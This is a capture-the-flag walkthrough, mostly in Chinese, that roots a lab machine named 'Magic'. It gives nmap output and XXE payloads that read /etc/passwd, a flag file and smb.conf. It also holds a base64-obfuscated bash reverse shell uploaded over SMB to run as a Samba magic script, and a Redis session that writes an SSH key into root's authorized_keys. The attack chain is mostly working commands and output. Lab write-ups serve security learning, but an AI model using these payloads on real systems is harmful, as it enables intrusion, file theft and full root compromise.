Magic

Nmap

```shell
[root@Hacking] /home/kali/Magic
❯ nmap 192.168.55.130 -A -p-

PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
| ssh-hostkey:
|   3072 f6:a3:b6:78:c4:62:af:44:bb:1a:a0:0c:08:6b:98:f7 (RSA)
|   256 bb:e8:a2:31:d4:05:a9:c9:31:ff:62:f6:32:84:21:9d (ECDSA)
|_  256 3b:ae:34:64:4f:a5:75:b9:4a:b9:81:f9:89:76:99:eb (ED25519)
80/tcp  open  http        Apache httpd 2.4.62 ((Debian))
|_http-title: XML Processor
|_http-server-header: Apache/2.4.62 (Debian)
139/tcp open  netbios-ssn Samba smbd 4
445/tcp open  netbios-ssn Samba smbd 4
```

XXE

进入到80端口，发现表单内容是XML，可以读文件，发现tuf用户


```
<?xml version="1.0" ?>
<!DOCTYPE note [
<!ENTITY hack SYSTEM "file:///etc/passwd">
]>
<user>
<username>&hack;</username>
</user>
```

直接读取到user.txt

```
<?xml version="1.0"?>
<!DOCTYPE note [
<!ENTITY hack SYSTEM "file:///home/tuf/user.txt">
]>
<user>
<username>flag{user-5c9597f3c8245907ea71a89d9d39d08e}
</username>
</user>
```

还有一个SMB服务开启，可以免密进行登录，但是没有任何东西，这里通过XXE来读取配置文件

```
<?xml version="1.0" ?>
<!DOCTYPE note [
<!ENTITY hack SYSTEM "file:///etc/samba/smb.conf">
]>
<user>
<username>&hack;</username>
</user>
```



这个魔术脚本可以在登录时执行，因此可以上传来反弹shell

```
[root@Hacking] /home/kali/Magic
❯ ls
dashazi.sh  Redis-RCE  shell.php

[root@Hacking] /home/kali/Magic
❯ cat dashazi.sh
printf KGJhc2ggPiYgL2Rldi90Y3AvMTkyLjE2OC41NS40LzQ0NDQgMD4mMSkgJg==|base64 -d|bash

[root@Hacking] /home/kali/Magic
❯ smbclient //192.168.55.130/magic_upload
Password for [WORKGROUP\root]:
Try "help" to get a list of possible commands.
smb: \> put dashazi.sh
NT_STATUS_OBJECT_NAME_COLLISION closing remote file \dashazi.sh
smb: \> ls
  .                                   D        0  Sun Jul 20 07:38:57 2025
  ..                                  D        0  Sat Jul 12 22:42:17 2025
  dashazi.sh.out                      N        0  Sun Jul 20 07:06:28 2025
  shell.php                           A       29  Sun Jul 20 06:55:19 2025

                29801344 blocks of size 1024. 25566552 blocks available
smb: \>
```

接收到反弹shell

```
The requested URL was not found on this server.
──────────────────────────────────────────────────────────────────────────────
➤  🏠 Main Menu (m) 💀 Payloads (p) 🔄 Clear (Ctrl-L) 🚫 Quit (q/Ctrl-C)
[+] Got reverse shell from Magic-192.168.55.130-Linux-x86_64 😍 Assigned SessionID <1>
[+] Attempting to upgrade shell to PTY...
[+] Shell upgraded successfully using /usr/bin/python3! 💪
[+] Interacting with session [1], Shell Type: PTY, Menu key: F12
[+] Logging to /root/.penelope/Magic~192.168.55.130_Linux_x86_64/2025_07_20-07_06_34-648.log 📜
──────────────────────────────────────────────────────────────────────────────
nobody@Magic:/srv/samba/upload$ dir
dashazi.sh.out  shell.php
nobody@Magic:/srv/samba/upload$ cd /home/
nobody@Magic:/home$ ls
tuf
nobody@Magic:/home$ ls -al
total 12
drwxr-xr-x  3 root root 4096 Jul 12 23:16 .
drwxr-xr-x 18 root root 4096 Mar 18 20:37 ..
drwxr-xr-x  2 tuf  tuf  4096 Jul 12 23:40 tuf
nobody@Magic:/home$ sudo -l
bash: sudo: command not found
nobody@Magic:/home$ cd tuf/
nobody@Magic:/home/tuf$ su tuf
Password:
```

Redis

查看到6379端口开放，并且是以root的身份启动的，因此可以写入密钥

可以参考: [1. redis未授权漏洞复现（写入公钥利用） - 黑岗0x0001 - 博客园]

```
OK
127.0.0.1:6379> config set dbfilename authorized_keys
OK
127.0.0.1:6379> get xxx
"\n\n\nssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDAXvMrhsXtQxnD09eCFeWaK8/NhZmPS1EcWJMXJjL0a+AIvxZsWZamuz1/s/QxlqET9M29mVgKLd9+fj7IN4uoBHaGFP/nr9Ri
XCSyJtvZJfnW0wmlrh7NnAMQqI3wxB6Ow2at8t0my7Eanb9hhFMXI85TO8yBchbh98Zi7xb4ltTMtJ/8rayVpb9eXzg5yxwAfScSvJrxZWsLeZUlCwEs+TpSHIh3wMZ3+y68VJ6Qe1C0KJp
Tpdt500q9ZHcQo704+EzQ+govp6zxIWsTIL2+XiyssuonWrdXs/2di5g+eSc4Q87w1K/LKM+TsP5Kya6HinoYc4vv7o/Y5NscuCzwqMVdARWSp4vgvvwKuE7p3/eNuLFhOfsoC5jRVJjDyk
582gt9rlr5xg0F859nZwcj6TtaFcoB57998CIgWElo+/lKKG0e3Hky5MJgKjsCVBjlst8Cv/8hUay7cKGtzV2jz/7YSiDRESlaXvTEPcBXruwxR6FYGtOwIOdj5z/M= nobody@Magic\n\
\n\n"
127.0.0.1:6379> save
OK
127.0.0.1:6379> exit
nobody@Magic:/tmp$ ssh -i key root@localhost
The authenticity of host 'localhost (::1)' can't be established.
ECDSA key fingerprint is SHA256:IV6iZTL6D//1Ojh0d8XoSMepPgjyUfV/FpQmf3q35Hg.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Could not create directory '/nonexistent/.ssh' (No such file or directory).
Failed to add the host to the list of known hosts (/nonexistent/.ssh/known_hosts).
Linux Magic 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sat Jul 12 22:40:51 2025 from 192.168.3.94
root@Magic:~# id
uid=0(root) gid=0(root) groups=0(root)
```